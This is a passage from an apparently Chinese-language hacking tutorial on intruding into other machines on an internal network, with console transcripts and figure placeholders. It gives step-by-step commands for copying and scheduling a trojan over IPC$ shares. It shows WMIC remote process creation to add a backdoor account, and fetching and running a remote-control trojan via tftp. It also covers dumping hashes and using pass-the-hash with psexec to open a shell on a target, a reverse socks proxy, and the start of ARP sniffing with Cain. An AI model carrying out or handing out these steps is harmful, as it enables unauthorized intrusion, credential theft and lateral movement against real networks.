
C:\Documents and Settings\hacklu>cd\

C:\>wmic
wmic:root\cli>/node:"192.168.0.103" /password:"1" /user:"hacklu"
wmic:root\cli>os
BootDevice                 BuildNumber  BuildType            Caption
\Device\HarddiskVolume1    2600         Uniprocessor Free    Microsoft Windows XP Pr

wmic:root\cli>process call create "net user nohack nohack /add"
执行 (Win32_Process)->Create() 吗(Y/N)?y
方法执行成功。
输出参数:
instance of __PARAMETERS
{
        ProcessId = 2256;
        ReturnValue = 0;
};

wmic:root\cli>
```

图19



```
E:\>cd E:\dell\Cacheebr_0.1_win32

E:\dell\Cacheebr_0.1_win32>Cacheebr.exe
Cacheebr, the MS Cache password brute forcer (version 0.1)
By Daniel Niggebrugge: http://blog.distracted.nl/

usage: Cacheebr MS_Cache_hash -u username -c charset

MS_Cache_hash:   32 character hex encoded MS Cache hash
-u username:     the username for the hash, it's used as a salt
-c charset       all | loweralpha | upperalpha | mixalpha | numeric |
                 loweralpha-numeric | upperalpha-numeric | mixalpha-numeric

[Optional:]
-B               priority below normal
-Q               quiet, less stats while running
-t threads       amount of threads to use
-l max length    default 15
-n min length    default 1

example: Cacheebr 3629960e090f3d3954134217cd47fa2d -u administrator -c loweralpha -t 4

E:\dell\Cacheebr_0.1_win32>
```

图15




图 20




图 21




图 22

以通过IPC连接入侵其它机器，例如本机执行：**net use \\目标ip\ipc$ 密码 /u:用户名**，**copy server.exe \\192.168.0.103\c$**复制到对方C盘，**net time \\192.168.0.103**，查看目标时间，**at \\192.168.0.103 21:31 c:\server.exe**指定时间执行我的木马。如图17、18所示。

如果对方关闭了共享，这时我们可以试135端口的WMIC来入侵。首先在本机执行WMIC，第一次运行会提示安装，然后执行：**/node:"192.168.8.103" /password:"1" /user:"hacklu"**，接着执行OS查看是否连接成功，如果出现如图19所示的结果则表示连接成功。接着可以执行命令：**process call create "net user nohack nohack /add"**，也可以上传一个远程控制的木马。首先在本机或者肉鸡搭建tftp，如图20所示。

然后先执行：**process call create "tftp -i tftp的ip get server.exe"**，最后运行server.exe，再执行：**process call create "server.exe"**，成功执行了server.exe。如果没有抓到域管理员密码或者本机的密码很复杂超过14位，就会破不出来，因为LM密码的有效位是14位，抓出来的HASH可能是"00000"或者"AAD3B"这样开头的。这样就会用到这两年在国内流行的技术，HASH注入。HASH注入也就是将得到的HASH值直接注入到本地的lsass进程，打开一个新的HASH值的session，然后在这上面就可以直接net use作ipc操作了，在实际中很有用。比如我现在得知本机有一个kokoko的用户，但是抓出HASH破解不出来，我怀疑这个用户密码能连接其他机器，这里我们就可以用HASH注入，首先在本机运行**gsecdump.exe -a**抓出HASH。然后执行："**msvctl.exe kokoko::ab9b6d9dbbc7d103aad3b435b51404ee:d181f314bf834c859b66d7efada7233b::: run cmd**"，来弹出一个CMD，如图21所示。继续执行："**psexec.exe \\192.168.0.103 -e cmd.exe**"这样就能连接对方，打开对方的CMD来做你想做的事情了，如图22所示。同样HASH注入还有一个工具，pshtoolkit_v1.4工具包，先用iam做HASH注入，再用whosthere-alt.exe查看是否成功，最后用psexec.exe做连接，如图23、图24所示。需要注意的是，HASH注入你本机可以不用域环境，而你连接的机器必须在域环境下才可以。

有的时候我们用木马控制了目标A，继续渗透目标B，其实也不一定全部在目标A上操作，端口映射大家在杂志上都见得多了。其实可以用反弹代理来连接，反弹socks代理好处是我们可以直接连接内网的其它机器，而不需要再去转端口，这样的工具有很多，我这里以HD为例，首先在本机监听：**hd -s -listen 99 100**，将接收进来的99端口转到100端口，在目标A机执行：**hd -s -connect 本机IP 99**，然后在本机设置sockscap，控制台可以将你需要代理的程序放在上面，直接拖进去即可，控制台机的程序就可以直接连接内网的机器了。如直接使用mstsc连接内网其它机器的3389，就可以上去登录管理了。如图25、26所示。



图 23

对于内网入侵的命令跟工具介绍的差不多，我们再来看看ARP嗅探。说到ARP嗅探，很多人都会想到CAIN，这个工具确实很优秀，虽然命令行下也有许多嗅探工具，但是嗅探这东东本身就是很容易




图 24




图 25




图 26

被人发现的，在命令行下嗅探个人机器更不是太好的办法，还不如装个键盘记录比较实在，所在我这里还是使用的CAIN，以图形界面为准。在嗅探之前我们先ping下目标IP，然后再用arp -a看是不是在ARP缓存列表中，如图27所示。这样说明我们可以进行ARP。CAIN的安装步骤很简单，一直NEXT就可以，安装好后我们运行CAIN，点击Sniffer，在选择工具栏第二个按钮，点击十字架，在弹出的对话框中我们选择子网中所有计算机，如

